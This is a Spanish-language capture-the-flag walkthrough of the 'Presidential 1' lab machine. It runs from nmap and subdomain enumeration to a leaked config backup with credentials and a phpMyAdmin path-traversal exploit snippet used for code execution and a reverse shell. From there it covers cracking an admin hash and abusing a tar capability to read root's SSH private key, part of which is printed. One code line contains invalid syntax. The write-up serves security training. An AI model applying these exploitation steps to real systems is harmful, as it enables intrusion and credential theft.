Presidential 1

1. Enumeración

Para saber la IP de la máquina a la que nos vamos a enfrentar, tenemos que ejecutar el comando arp-scan. En este caso, 192.168.1.31

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth0 -l | grep VMware
192.168.1.31    00:0c:29:db:4f:09       VMware, Inc.
```

Ahora que sabemos la IP, realizamos un Ping a la máquina víctima. Parece que estamos ante una máquina Linux.

```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 192.168.1.31
PING 192.168.1.31 (192.168.1.31) 56(84) bytes of data.
64 bytes from 192.168.1.31: icmp_seq=1 ttl=64 time=0.894 ms

── 192.168.1.31 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.894/0.894/0.894/0.000 ms
```

Realizamos un escaneo exhaustivo para conocer los servicios y versión correspondientes a los puertos abiertos que presenta la máquina víctima.


```
# Nmap 7.93 scan initiated Fri Dec 30 09:22:54 2022 as: nmap -sCV -p 80,2082 -v -n -oN targeted 192.168.1.31
Nmap scan report for 192.168.1.31
Host is up (0.00059s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-title: Ontario Election Services &raquo; Vote Now!
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 0640f4e58cad1ae686dea575d0a2ac80 (RSA)
|   256 e9e63a838e94f298dd3e70fbb9a3e399 (ECDSA)
|_  256 66a8a19fdbd5ec4c0a9c4d53156c436c (ED25519)
MAC Address: 00:0C:29:DB:4F:09 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 30 09:23:02 2022 -- 1 IP address (1 host up) scanned in 8.18 seconds
```


Con “*whatweb*” vemos las tecnologías de la web que está corriendo en el puerto 80.

Revisamos la web en nuestro navegador. Lo primero que vemos, es votenow.local. Por si se está aplicando Virtual Hosting, lo añadimos a nuestro fichero /etc/hosts. Aunque nos llevará a la misma web.




2. Análisis de vulnerabilidades

Realizamos una enumeración de directorios con gobuster. Solo descubrimos el directorio “*assets*”, en el cual no vemos nada interesante.




Ejecutamos de nuevo la búsqueda, pero forzando a que gobuster a que añada una “/” al final. Descubrimos el directorio /cgi-bin/ pero no es vulnerable a un ataque de ShellShock.




Vamos a realizar una enumeración de subdominios y encontramos http://datasafe.votenow.local.


Abrimos la web con nuestro navegador y vemos que se trata de un “Phpmyadmin”. Probamos combinaciones de usuario y claves comunes, pero no ganamos acceso.



Como la web usa PHP, vamos a realizar una enumeración de ficheros “*php*” y “*php.bak*”.



Revisamos el contenido del fichero config.php.bak y obtenemos unas credenciales.



Usuario: votebox

Clave: casoj3FFASPsbyoRP

3. Explotación y acceso


Identificamos una versión antigua de Phpmyadmin.

Revisamos si tiene algún exploit del que nos podamos aprovechar.


Modificamos la siguiente línea del script que estaba erróneo.

```
# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
if r.status_code =/= 200:
  print("Exploit failed")
  exit()
```

Realizamos una prueba primero, para comprobar que se ejecuta correctamente.




Viendo que todo es correcto, lanzamos de nuevo el exploit pero ejecutando una "*reverse shell*".




4. Movimiento lateral

Si revisamos las BBDD disponibles, vemos la BBDD "*votebox*" con una tabla "*users*". En ella está un hash de la contraseña del usuario "*admin*".



Vamos a intentar romper ese hash con John. Nos copiamos ese hash obtenido a un fichero y se lo pasamos a John. Obtenemos la clave "*Stella*".



```
bash-4.2$ ls -la /home
total 0
drwxr-xr-x.  3 root  root   19 Jun 27  2020 .
dr-xr-xr-x. 17 root  root  244 Jun 27  2020 ..
drwx------.  2 admin admin 116 Jun 28  2020 admin
bash-4.2$ su admin
Password:
[admin@votenow phpmyadmin]$ whoami
admin
[admin@votenow phpmyadmin]$
```

5. Escalada de privilegios

Revisamos las capabilities asignadas.

```
[admin@votenow phpmyadmin]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

Nos fijamos en el binario tarS. Parece la misma versión de tar, pero a la que se la ha asignado una capability. Buscamos información de la misma:

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities#cap_dac_read_search

Seguimos los pasos descritos y conseguimos obtener la clave id_rsa de root.

```
[admin@votenow tmp]$ tarS -czf /tmp/files.tar /root/.ssh/
tarS: Removing leading `/' from member names
[admin@votenow tmp]$ ls -la /tmp/
total 4
drwxrwxrwt   2 root  root    23 Dec 30 11:18 .
dr-xr-xr-x. 17 root  root   244 Jun 27  2020 ..
-rw-rw-r--   1 admin admin 3279 Dec 30 11:18 files.tar
[admin@votenow tmp]$ cd /tmp/
[admin@votenow tmp]$ tar -xvf files.tar
root/.ssh/
root/.ssh/id_rsa
root/.ssh/id_rsa.pub
root/.ssh/authorized_keys
[admin@votenow tmp]$ cat
files.tar  root/
[admin@votenow tmp]$ cat root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEAqCxgVFD0v4dmf8XgX5fKVeZ7V5LcY8hdKTDebvjCtrASgFnQ
hr86LOOdQ1kBaAsrayIZeZu5zd4Vr5CAHrR5OBosvkaURNhxxXyO/Gxf0e5zFDkg
lZD4VKzTcHg0aENL8aIaUAka38PVgFjgrJjuh5wUgjavKA7wXGllRTvrEKMBCVs5
QE4bbaENShTFLd5RBxkhH+Ph9PKgO8+8nkjtn4Rnz1dtqUlvoSO7CdSlQUeMdE8f
```

Nos la copiamos a nuestra máquina de atacante y nos conectamos a la máquina víctima con ella, ganando acceso como root.

```
┌──(root㉿kali)-[/home/kali/HTB/presidential1]
└─# ssh root@192.168.1.31 -i id_rsa -p 2082

Last login: Sun Jun 28 00:42:56 2020 from 192.168.56.1
[root@votenow ~]# whoami
root
[root@votenow ~]#
```